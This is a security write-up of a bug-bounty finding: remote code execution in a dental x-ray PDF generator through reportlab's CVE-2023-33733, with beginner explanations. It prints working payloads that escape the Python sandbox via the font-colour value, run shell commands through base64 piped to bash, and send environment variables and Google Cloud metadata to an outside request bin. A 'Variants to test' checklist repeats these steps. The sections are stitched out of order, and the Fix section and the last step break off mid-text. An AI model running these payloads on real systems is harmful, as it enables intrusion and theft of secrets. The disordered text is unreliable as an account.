
python3 -c "import requests;requests.get('https://en2celq7rewbul.m.pipedream.net/$(cat /proc/self/environ)')"
The command was then wrapped in base64 and executed through os.system:
(None, 'os', 'echo [redacted]== | base64 -d|bash'), ('__import__', 'system')
<font color="[ [ [ [ ftype(ctype(0, 0, 0, 0, 3, 67, b't\x00d\x01\x83\x01\xa0\x01d\x02\xa1\x01\x01\x00d\x00S\x00', (None, 'os', 'echo [redacted]== | base64 -d|bash'), ('__import__', 'system'), (), '<stdin>', '', 1, b'\x12\x01'), {})() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None}, Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))]] and 'red'">exploit</font>
The content of /proc/self/environ was described as really, really sensitive, and the report was submitted at that point.
Step 6: cloud metadata
The PDF-generating server was hosted on Google Cloud, so the instance metadata service was also reachable. The researcher confirmed this with the following one-liner:
python3 -c "import requests;import base64;metadata_url = 'http://[redacted]/computeMetadata/v1/instance/?recursive=true';metadata_headers = {'Metadata-Flavor': 'Google'};response = requests.get(metadata_url, headers=metadata_headers);encoded_metadata = base64.b64encode(response.text.encode()).decode();target_server_url = 'https://en2celq7rewbul.m.pipedream.net/';data_payload = {'metadata': encoded_metadata};requests.post(target_server_url, json=data_payload)"
Beautified, the same code reads:
import requests
import base64

metadata_url = 'http://[redacted]/computeMetadata/v1/instance/?recursive=true'

metadata_headers = {'Metadata-Flavor': 'Google'} # custom metadata header requirement we have RCE so we could add it easily ;)

response = requests.get(metadata_url, headers=metadata_headers)

encoded_metadata = base64.b64encode(response.text.encode()).decode()

target_server_url = 'https://en2celq7rewbul.m.pipedream.net/'

data_payload = {'metadata': encoded_metadata}

requests.post(target_server_url, json=data_payload)
The code requests the Google Cloud metadata endpoint, base64-encodes the JSON response and posts it to the researcher's server. The Metadata-Flavor: Google header is normally a barrier to simple SSRF, but with code execution it can be added freely. Finally, the researcher confirmed that the access token for the service account in use could also be fetched. Testing stopped there.
Root cause
The application took the user-controlled comment value and interpolated it directly into an HTML fragment without escaping:
<para>Note: <font color="#484848">{{comment}}</font></para>
That fragment was handed to reportlab's paragraph parser, which supports a subset of HTML. Because the input was not sanitised, an attacker could supply their own tags and attributes, and the parser's error messages confirmed both the lack of sanitisation and the identity of the library. The deployed reportlab version was affected by CVE-2023-33733, in which the colour value of a <font> tag is evaluated as Python rather than treated as a literal colour name, allowing a sandbox bypass and arbitrary code execution. The application did not sanitise the input before passing it to reportlab.
Impact
An attacker able to submit the comment field could execute arbitrary code on the server that generated the PDFs. In this case that server ran on Google Cloud, so the attacker could read the process environment (which contained sensitive values), reach the instance metadata endpoint and retrieve instance metadata, and obtain an access token for the service account in use. The write-up does not enumerate further actions taken with that token. The researcher stopped testing once these facts were confirmed.
Fix
The write-up does not describe a fix applied by the target. The relevant remediation is to upgrade reportlab past the vulnerable version: the same payload that executes code on v3.6.12 raises Invalid color value on the fixed release, as shown above. Escaping or rejecting HTML in user-controlled fields before they reach the PDF generator would also remove the injection point, and
Variants to test
- Fingerprint the renderer with an image tag. Inject
"><img src=https://myhost>into any field that ends up in a generated document and watch your logs for theUser-Agent. APython-urllibagent points at a Python library such as reportlab. - Probe the parser's attribute whitelist. Send
<img src=https://myhost onerror=alert()>and read the error. A message namingattrMapwith a short list of allowed attributes identifies reportlab's paragraph parser; a different error identifies another library. - Test the colour evaluator. Submit the published CVE-2023-33733 payload with a harmless command such as a request to your own host. A callback confirms code execution; an
Invalid color valueerror indicates a fixed version. - Try Python-based callbacks when shell tools fail. If
curl,wgetandpingproduce nothing, the binaries may simply be absent. A payload that importsrequestsand performs a GET is a quick way to distinguish a missing binary from a blocked network. - Check the metadata service. On cloud-hosted renderers, request
http://[redacted]/computeMetadata/v1/instance/?recursive=truewith the provider's required header and exfiltrate the response. A successful response containing instance details confirms the exposure. - Look for other HTML sinks. Any field that appears in a generated PDF, invoice, ticket or report is a candidate; the same interpolation pattern often exists in several templates within one application.
What happened, in plain words
A security researcher found a way to make a website run his own commands on its server, just by typing text into a form field. The website was a small tool for dentists: a dentist uploads a patient's x-ray picture, fills in a few boxes (patient name, date, comments), and clicks a button to get a PDF report. The server builds that PDF for them.
The researcher noticed that whatever he typed into the comments box was copied straight into the document the server was building, with no cleaning. That let him slip in extra instructions. The server used a popular Python library called reportlab to make PDFs, and that library had a known bug (CVE-2023-33733) where a colour value could be made to run Python code. Because the site never cleaned the input, the researcher could reach that bug through the comments box.
He first confirmed which software was making the PDFs, then confirmed the version was vulnerable, then ran commands on the server, read sensitive files, and finally confirmed he could fetch cloud metadata and the service account's access token. He reported it and was paid 4,500 USD, above the program's stated 3,000 USD maximum.
This article walks through the same steps in the same order, explaining every idea from scratch.
Background: why PDF generators are interesting
The target was a web application built for dentists. Its purpose was narrow: a dentist could upload a patient's x-ray report as an image (png, jpg and similar formats were allowed), then edit a handful of fields such as Patient Name, Date of Report and Comments. Once the required details were filled in, the dentist could print the x-ray report, which embedded the x-ray image, the patient name, the date of the report and the other fields into a PDF.
That print step is the interesting part. The application had to turn user-supplied values into a PDF server side, and the researcher had a long-standing interest in exactly this class of endpoint. The write-up opens with two earlier examples of the same pattern being exploited, one of them a joint effort with rootxharsh and iamnooob.
What is a PDF render endpoint? A PDF is a file format for documents that look the same everywhere. Many websites do not build PDFs by hand; they build an HTML page (the same kind of page a browser shows) and then hand it to a program that turns HTML into a PDF. That program is the "renderer". Common renderers include PrinceXML, reportlab and dompdf, or a headless Chrome browser (a real Chrome with no visible window) that takes a screenshot and converts it to a PDF.
Why is that risky? If a website lets you put your own text into the HTML page that gets rendered, you are effectively writing part of a web page that the server will process. That opens several doors:
- SSRF (Server-Side Request Forgery): you make the server fetch something on your behalf, such as an internal page or a cloud metadata address that only the server can reach. An
iframe(an embedded frame inside a page) or afile:URI (a link to a file on the server's own disk) can be used for this. - Reading internal responses with JavaScript: if the renderer runs JavaScript, you can use
fetch(a browser function for making web requests) to read responses from internal services. Such renderers often have no same-origin policy, or have it disabled for specific reasons. The same-origin policy is the browser rule that stops one website from reading another website's data; without it, a page can read anything it can reach. - Bypassing the same-origin policy with DNS tricks: the write-up cites a technique using two A records (DNS entries that map a name to an IP address), one pointing at the attacker's server and one at
[redacted](the local machine). It comes from a corCTF 2023 challenge write-up by @strellic:
But the general idea is that we use multiple A records, one with the IP for our server, then one for 0.0.0.0. When the admin bot goes to our domain, it resolves the IP for our server and loads a custom payload page. Then, we kill our server. Then, when it attempts to load a new resource on the same-origin, it can't access it at our IP (since our server is dead), and so falls back to [redacted], reading a localhost resource. Since this is same-origin, we can read the response.
In plain words: the attacker's domain name points at two addresses. First the browser loads the attacker's page from the attacker's real server. Then the attacker switches that server off. When the page tries to load another resource from the same domain, the first address no longer answers, so the browser falls back to the second address, which is the machine's own localhost. Because the browser still thinks it is talking to the same origin, it lets the page read the response.
The vulnerability eventually used was CVE-2023-33733, an RCE in reportlab found by Elyas Damej of Cure53, who published a detailed proof of concept. RCE stands for Remote Code Execution: an attacker can make the server run commands of their choosing. The write-up links the Snyk entry for the vulnerability and Elyas's repository.
Setup
The researcher started as soon as a new scope was announced on the program, and began by walking through the application's functionality. Scope is the list of targets a bug bounty program says are fair game; anything outside it is off limits. No special accounts or roles beyond the normal dentist workflow are described.
The tools used were:
- a browser and an intercepting proxy (the screenshots show Burp Suite Community). An intercepting proxy sits between your browser and the website and lets you see and edit every request and response.
exiftool, a command-line tool that reads metadata (hidden information) inside files such as images and PDFs.- a host under the researcher's control to receive callbacks. A callback is simply a request that arrives at a server you own, proving that the target made it.
- later, a request bin at
pipedream.netto collect command output. A request bin is a throwaway web address that records anything sent to it. - a local Python environment with reportlab, used to reproduce the exploit and to compare vulnerable and fixed versions.
Finding it
The generate request and the PDF metadata
Clicking the Generate Report button produced a request, shown in the proxy:
What is a request? When you click a button on a website, your browser sends a message to the server asking it to do something, and the server sends back a response. The proxy shows both. The screenshot shows the request that the button triggered.
The generated report was then visible in the application. The researcher downloaded the PDF and ran exiftool on it to see whether the producing software could be identified from the metadata. It could not: there was no such information in the file.
Why try this first? Many programs that create files leave a signature in the file's metadata, like a maker's mark. If the PDF had said "made by reportlab 3.6.12", the researcher would have known the library and version immediately. It did not, so he had to find another way.
HTML injection in the comment field
The next step was to put HTML into the comment parameter:
"><img src=https://myhost>
Line by line:
">closes whatever HTML attribute the site had opened around the comment. If the site wrote<font color="#484848">and then inserted the comment, the">closes thecolorattribute and the>closes the<font>tag, so the next thing is treated as a new tag.<img src=https://myhost>is an image tag.srcis the address of the image. When a browser (or an HTML renderer) sees this, it tries to download the image from that address.https://myhostis a placeholder for the researcher's own server. If the renderer fetches it, the researcher sees the request arrive and learns something about the renderer.
Why this payload? Payloads like this are used to fingerprint the library or browser rendering the HTML server side: if the image is fetched, the request's User-Agent and timing tell you what is on the other end. The User-Agent is a line of text that a program sends to identify itself, for example "Chrome on Windows" or "Python-urllib".
On pressing Generate report the request failed, and the response contained this error:
{
"\nparagraph text '<para>Note: <font color=\"#484848\"><img src=x></font></para>' caused exception Parse error: saw </font> instead of expected </img>"
}
Line by line:
- The outer
{ ... }is a JSON object, a common format for structured data. Here it holds one error message. paragraph text '...'shows the exact HTML fragment the server was building when it failed.<para>Note: <font color="#484848">is the site's own template: a paragraph containing the word "Note:" and a font tag with a dark grey colour.<img src=x>is the researcher's input, inserted right after the font tag opened.</font></para>is the rest of the site's template.caused exception Parse error: saw </font> instead of expected </img>is the renderer complaining. It saw an<img>tag, expected it to be closed with</img>, and instead found</font>.
The input in that message is exactly <img src=x>. Two things follow from it. The server performs no sanitisation on the user input and places it directly into an HTML fragment, whose shape is visible in the error:
<para>Note: <font color="#484848">{{comment}}</font></para>
Line by line:
<para>starts a paragraph in reportlab's own mini-HTML dialect.Note:is fixed text the site adds.<font color="#484848">starts a coloured section.#484848is a hex colour code, a dark grey.{{comment}}is a placeholder for the user-controlled value. In the real page, the site replaces this with whatever the dentist typed.</font></para>closes the font and the paragraph.
Sanitisation means cleaning input so that dangerous characters or tags cannot do anything. Here there is none: the comment is dropped in as-is. Because nothing is escaped, arbitrary HTML can be included and is passed to the PDF generator. The error itself shows the library's HTML parser rejecting the input because the <img> tag has no matching closing tag.
Fingerprinting the parser
The researcher then used a payload that both loads a remote image and carries an event handler, to see what the server would do with each:
<img src=https://myhost onerror=alert()>
Line by line:
<img src=https://myhost ...>again asks the renderer to load an image from the researcher's server.onerror=alert()is an event handler: code that runs if the image fails to load.alert()is a JavaScript function that pops up a message box. In a real browser this would show a dialog; in a server-side renderer it might do nothing or cause an error.
The src pointed at the researcher's host so that, if the tag rendered, a request would arrive and its User-Agent would identify the library. The onerror attribute was added out of curiosity. Another error was triggered:
["\nparagraph text '<para>Note: <font color=\"#484848\">test\"><img src=https://myhost onerror=alert()></font></para>' caused exception paraparser: syntax error: invalid attribute name onerror attrMap=['height', 'src', 'valign', 'width']"]
Line by line:
- The outer
[ ... ]is a JSON array, a list of values. Here it holds one error string. paragraph text '...'again shows the HTML fragment being built.<img src=https://myhost onerror=alert()>is the researcher's payload.caused exception paraparser: syntax error: invalid attribute name onerror attrMap=['height', 'src', 'valign', 'width']is the key part.paraparseris the name of reportlab's paragraph parser. It says the attributeonerroris not allowed, and lists the attributes it does allow:height,src,valignandwidth.
The message names the offending attribute and lists the attributes the parser accepts: height, src, valign and width. In other words there is a whitelist of attribute names, and onerror is not on it. A whitelist is a list of things that are allowed; anything not on the list is rejected.
With the onerror attribute removed, the image was fetched and the callback revealed the client:
User-Agent: Python-urllib/3.10
Line by line:
User-Agent:is the header name. A header is a small piece of information sent alongside a request or response, like a label on a parcel.Python-urllib/3.10is the value. It says the request came from Python's built-inurlliblibrary, version 3.10 of Python.
So the backend is Python, and the most popular Python library for generating PDFs is reportlab. The researcher had looked at reportlab's source before, without success, but had a repository containing the source. Source code is the human-written program text; a repository is a storage place for code, often on GitHub. Searching it for part of the error message found a match for invalid attribute name in reportlab/src/reportlab/platypus/paraparser.py, in this function:
    def getAttributes(self,attr,attrMap):
        A = {}
        for k, v in attr.items():
            if not self.caseSensitive:
                k = k.lower()
            if k in attrMap:
                j = attrMap[k]
                func = j[1]
                if func is not None:
                    #it's a function
                    v = func(self,v) if isinstance(func,_ExValidate) else func(v)
                A[j[0]] = v
            else:
                self._syntax_error('invalid attribute name %s attrMap=%r'% (k,list(sorted(attrMap.keys()))))
Line by line:
def getAttributes(self,attr,attrMap):defines a function calledgetAttributes. It takes the attributes found on a tag (attr) and a map of allowed attributes (attrMap).A = {}creates an empty dictionary, a container that stores key-value pairs. This will hold the cleaned-up attributes.for k, v in attr.items():loops over each attribute name (k) and value (v).if not self.caseSensitive:checks whether the parser cares about upper and lower case.k = k.lower()if it does not, converts the name to lowercase soSRCandsrcare treated the same.if k in attrMap:checks whether the attribute is on the allowed list.j = attrMap[k]fetches the entry for that attribute.func = j[1]takes the second part of the entry, which may be a validation function.if func is not None:if there is a function, run it.v = func(self,v) if isinstance(func,_ExValidate) else func(v)calls the function, passingselfif it is a special validator type, otherwise just the value.A[j[0]] = vstores the cleaned value under its canonical name.else:if the attribute is not on the list...self._syntax_error('invalid attribute name %s attrMap=%r'% (k,list(sorted(attrMap.keys()))))raises the exact error we saw, naming the bad attribute and listing the allowed ones.
This matched the error shown by the application exactly, confirming reportlab as the PDF engine.
Exploitation
Step 1: understanding the published payload
The researcher was already aware of the recent reportlab RCE and used Elyas's published payload, which abuses the colour attribute of a <font> tag:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
What is going on here? Normally the color attribute should be a colour name or code, like red or #484848. In the vulnerable version of reportlab, the library does not just read the value; it evaluates it as a Python expression. That is the bug. The payload is a Python expression disguised as a colour.
Line by line, at a high level:
<para><font color="...">opens a paragraph and a font tag, with the payload as the colour value.[[[ ... ]]]is a deeply nested list. Python evaluates the inside first.getattr(pow, Word('__globals__'))asks for the__globals__attribute of the built-inpowfunction.['os'].system('touch /tmp/exploited')picks theosmodule and callssystem, which runs a shell command.touch /tmp/exploitedcreates an empty file calledexploitedin/tmp, a harmless proof that code ran.for Word in [orgTypeFun('Word', (str,), { ... })]creates a fake class calledWordthat pretends to be a string. The dictionary defines its behaviour:startswithalways returns false,__eq__(the equality check) callsmutate, andmutatereducesmutatedby one each time.__hash__makes it hash like a normal string.and 'red'makes the whole expression end with the stringred, so the colour parser sees a valid colour after the code has already run.
The colour value is evaluated by reportlab's colour parser, and the payload smuggles Python expressions through that evaluation. The Word class is crafted so that comparison with the expected colour name triggers mutate, which decrements mutated and eventually makes the comparison succeed, while the list comprehension calls getattr(pow, Word('__globals__'))['os'].system(...) along the way. The researcher found the payload hard to follow even after reading the explanation, and stepped through it line by line in a Python console, which helped considerably.
What is a Python console? It is an interactive prompt where you type Python one line at a time and see the result immediately. It is a good way to understand a complicated expression: paste a piece, see what it returns, then add the next piece.
Step 2: testing the target with a callback
With reportlab confirmed, the next question was whether the deployed version was vulnerable. The test payload ran curl against the researcher's host:
curl https://myhost.com
Line by line:
curlis a command-line tool for making web requests.https://myhost.comis the researcher's server. If the command runs, a request arrives there.
<para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('curl https://myhost.com') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>
Line by line:
<para>opens a paragraph.<font color="...">opens a font tag whose colour value is the payload.[ [ getattr(pow,Word('__globals__'))['os'].system('curl https://myhost.com') for Word in [orgTypeFun('Word', (str,), { ... })] ] for orgTypeFun in [type(type(1))] ]is the same trick as before, but the command is nowcurl https://myhost.com.and 'red'ends the expression with a valid colour name.exploitis the visible text inside the font.</font></para>closes the tags.
No pingback arrived. The PDF was generated successfully, but nothing reached the server. The curl command was swapped for ping and wget in the hope of at least getting a DNS interaction, with the same result. DNS is the system that turns names like myhost.com into IP addresses; a DNS interaction would show up in the researcher's DNS logs even if the web request was blocked. At this point the researcher questioned whether the target really ran the vulnerable version.
Step 3: reproducing locally, vulnerable versus fixed
To answer that, a local setup was needed. Using the sample vulnerable code from Elyas's repository, the exploit was confirmed locally:
from reportlab.platypus import SimpleDocTemplate, Paragraph
from io import BytesIO
stream_file = BytesIO()
content = []

def add_paragraph(text, content):
    """ Add paragraph to document content"""
    content.append(Paragraph(text))

def get_document_template(stream_file: BytesIO):
    """ Get SimpleDocTemplate """
    return SimpleDocTemplate(stream_file)

def build_document(document, content, **props):
    """ Build pdf document based on elements added in `content`"""
    document.build(content, **props)

doc = get_document_template(stream_file)
#
# THE INJECTED PYTHON CODE THAT IS PASSED TO THE COLOR EVALUATOR
#[
#    [
#        getattr(pow, Word('__globals__'))['os'].system('touch /tmp/exploited')
#        for Word in [
#            orgTypeFun(
#                'Word',
#                (str,),
#                {
#                    'mutated': 1,
#                    'startswith': lambda self, x: False,
#                    '__eq__': lambda self, x: self.mutate()
#                    and self.mutated < 0
#                    and str(self) == x,
#                    'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)},
#                    '__hash__': lambda self: hash(str(self)),
#                },
#            )
#        ]
#    ]
#    for orgTypeFun in [type(type(1))]
#]

add_paragraph("""
            <para>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </para>""", content)
build_document(doc, content)
Line by line:
from reportlab.platypus import SimpleDocTemplate, Paragraphimports two reportlab classes.SimpleDocTemplateis a blank PDF document;Paragraphis a piece of text with formatting.from io import BytesIOimports a tool that holds bytes in memory, like a file that never touches the disk.stream_file = BytesIO()creates that in-memory file, where the PDF will be written.content = []creates an empty list to hold the paragraphs.def add_paragraph(text, content):defines a helper that adds a paragraph to the list.content.append(Paragraph(text))creates aParagraphfrom the text and appends it.def get_document_template(stream_file: BytesIO):defines a helper that creates the PDF document.return SimpleDocTemplate(stream_file)returns a document that writes into the in-memory file.def build_document(document, content, **props):defines a helper that builds the PDF.document.build(content, **props)builds it from the list of paragraphs.doc = get_document_template(stream_file)creates the document.- The commented block explains the payload in readable form, with
touch /tmp/exploitedas the command. add_paragraph(""" ... """, content)adds a paragraph containing the payload. The triple quotes let the string span several lines.build_document(doc, content)builds the PDF, which triggers the payload.
The exploit works in reportlab v3.6.12. Running the same code against the fixed version produces an error instead:
  File "/home/runner/VelvetyFuchsiaCompiler/venv/lib/python3.10/site-packages/reportlab/lib/colors.py", line 931, in __call__
    raise ValueError('Invalid color value %r' % arg)
ValueError:
paragraph text '<para> <font color="[ [ getattr(pow,Word(\'__globals__\'))[\'os\'].system(\'touch /tmp/exploited\') for Word in [orgTypeFun(\'Word\', (str,), { \'mutated\': 1, \'startswith\': lambda self, x: False, \'__eq__\': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, \'mutate\': lambda self: {setattr(self, \'mutated\', self.mutated - 1)}, \'__hash__\': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and \'red\'"> exploit </font> </para>' caused exception Invalid color value "[ [ getattr(pow,Word('__globals__'))['os'].system('touch /tmp/exploited') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'"
Line by line:
File "/home/runner/VelvetyFuchsiaCompiler/venv/lib/python3.10/site-packages/reportlab/lib/colors.py", line 931, in __call__is a Python traceback, a report of where the error happened. It points at the colour-handling code in reportlab.raise ValueError('Invalid color value %r' % arg)is the line that raised the error.ValueErrormeans a value was not acceptable.ValueError:repeats the error type.paragraph text '...' caused exception Invalid color value "..."is reportlab's own message, showing the paragraph and the rejected colour value.
The difference is the signal: the old version raises no error, the fixed version rejects the colour value. On the target, the same payload produced a successfully generated PDF with no error, which indicated that the deployed reportlab was indeed vulnerable, even though the curl callback had not arrived.
Step 4: why the callbacks failed, and switching to Python
The researcher had recently collaborated with @rootxharsh on a similar case where curl, wget and ping all failed, which was initially taken to mean that a headless Chrome process was running with its sandbox enabled. A sandbox is a restricted environment that limits what a program can do. Later @iamnoooob tried the same target with a reverse shell and got a callback almost immediately. A reverse shell is a connection from the target back to the attacker that gives the attacker a command prompt on the target. When Harsh checked the shell to see why the simpler commands had failed, the answer was that curl, wget and ping did not exist on that box.
The lesson: a missing tool looks exactly like a blocked network. If the command is not installed, nothing happens, and you might wrongly conclude that outbound traffic is filtered.
With that in mind, the researcher tried Python's requests module instead, replacing only the command part of the payload:
- (None, 'os', 'touch /tmp/exploited'), ('__import__', 'system')
+ (None, 'requests', 'https://myhost'), ('__import__','get')
Line by line:
- The
-line is the old part: importosand callsystemwithtouch /tmp/exploited. - The
+line is the new part: importrequestsand callgetwithhttps://myhost.requestsis a popular Python library for making web requests.getfetches a URL.
The full payload became:
<font color="[ [ [ [ ftype(ctype(0, 0, 0, 0, 3, 67, b't\x00d\x01\x83\x01\xa0\x01d\x02\xa1\x01\x01\x00d\x00S\x00', (None, 'requests', 'https://myhost'), ('__import__','get'), (), '<stdin>', '', 1, b'\x12\x01'), {})() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None}, Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))]] and 'red'">exploit</font>
Line by line:
<font color="...">again hides the payload in the colour value.- The bytes are a tiny compiled program that imports
requestsand callsgeton the URL. for ftype in [type(lambda: None)]setsftypeto the type of a function, which is how you create a function from a code object.for ctype in [type(getattr(lambda: {None}, Word('__code__')))]setsctypeto the type of a code object, obtained by asking a lambda for its__code__attribute.for Word in [orgTypeFun('Word', (str,), { ... })]is the same fake-string class as before, used to slip past the colour comparison.for orgTypeFun in [type(type(1))]is the same class-creation trick.and 'red'ends with a valid colour name.
This time a pingback arrived:
User-Agent: python-requests/2.31.0
Line by line:
User-Agent:is the header name.python-requests/2.31.0says the request came from the Pythonrequestslibrary, version 2.31.0.
Arbitrary code execution on the system was confirmed.
Step 5: exfiltrating command output
Before writing the report the researcher wanted more information. The payload was modified to send command output to a request bin:
python3 -c "import requests;requests.get('https://en2celq7rewbul.m.pipedream.net/$(id)')"
Line by line:
python3 -c "..."runs Python with the code given in quotes.import requestsloads the requests library.requests.get('https://en2celq7rewbul.m.pipedream.net/$(id)')makes a GET request to the request bin.$(id)is shell syntax: the shell runs theidcommand first and puts its output into the URL.idprints the current user and group. So the request bin receives a URL containing the output ofid.
python3 -c "import requests;requests.get('https://en2celq7rewbul.m.pipedream.net/$(cat /proc/self/environ)')"
Line by line:
- Same structure as before.
$(cat /proc/self/environ)runscaton/proc/self/environ./proc/self/environis a special file that holds the environment variables of the current process. Environment variables are named settings passed to a program, often including secrets such as API keys and passwords.
The command was then wrapped in base64 and executed through os.system:
(None, 'os', 'echo [redacted]== | base64 -d|bash'), ('__import__', 'system')
Line by line:
(None, 'os', 'echo ... | base64 -d|bash')is the tuple of arguments for the code object: importos, and run the shell command.echo [redacted]==prints the base64 text. Base64 is a way of writing arbitrary data using only letters, digits and a few symbols, so it survives being pasted around.| base64 -dpipes that text into the base64 decoder, turning it back into the original command.| bashpipes the decoded command intobash, the shell, which runs it.('__import__', 'system')tells the code object to importosand callsystemon the command.
<font color="[ [ [ [ ftype(ctype(0, 0, 0, 0, 3, 67, b't\x00d\x01\x83\x01\xa0\x01d\x02\xa1\x01\x01\x00d\x00S\x00', (None, 'os', 'echo [redacted]== | base64 -d|bash'), ('__import__', 'system'), (), '<stdin>', '', 1, b'\x12\x01'), {})() for ftype in [type(lambda: None)] ] for ctype in [type(getattr(lambda: {None}, Word('__code__')))] ] for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))]] and 'red'">exploit</font>
Line by line:
- Same structure as the previous payload, but the tuple now contains
osand the base64 command instead ofrequestsand a URL. - The base64 text decodes to the
python3 -c "import requests;requests.get('https://en2celq7rewbul.m.pipedream.net/$(cat /proc/self/environ)')"command shown above. - The rest of the payload is unchanged: the fake
Wordclass, the class-creation trick, andand 'red'.
The content of /proc/self/environ was described as really, really sensitive, and the report was submitted at that point.
Step 6: cloud metadata
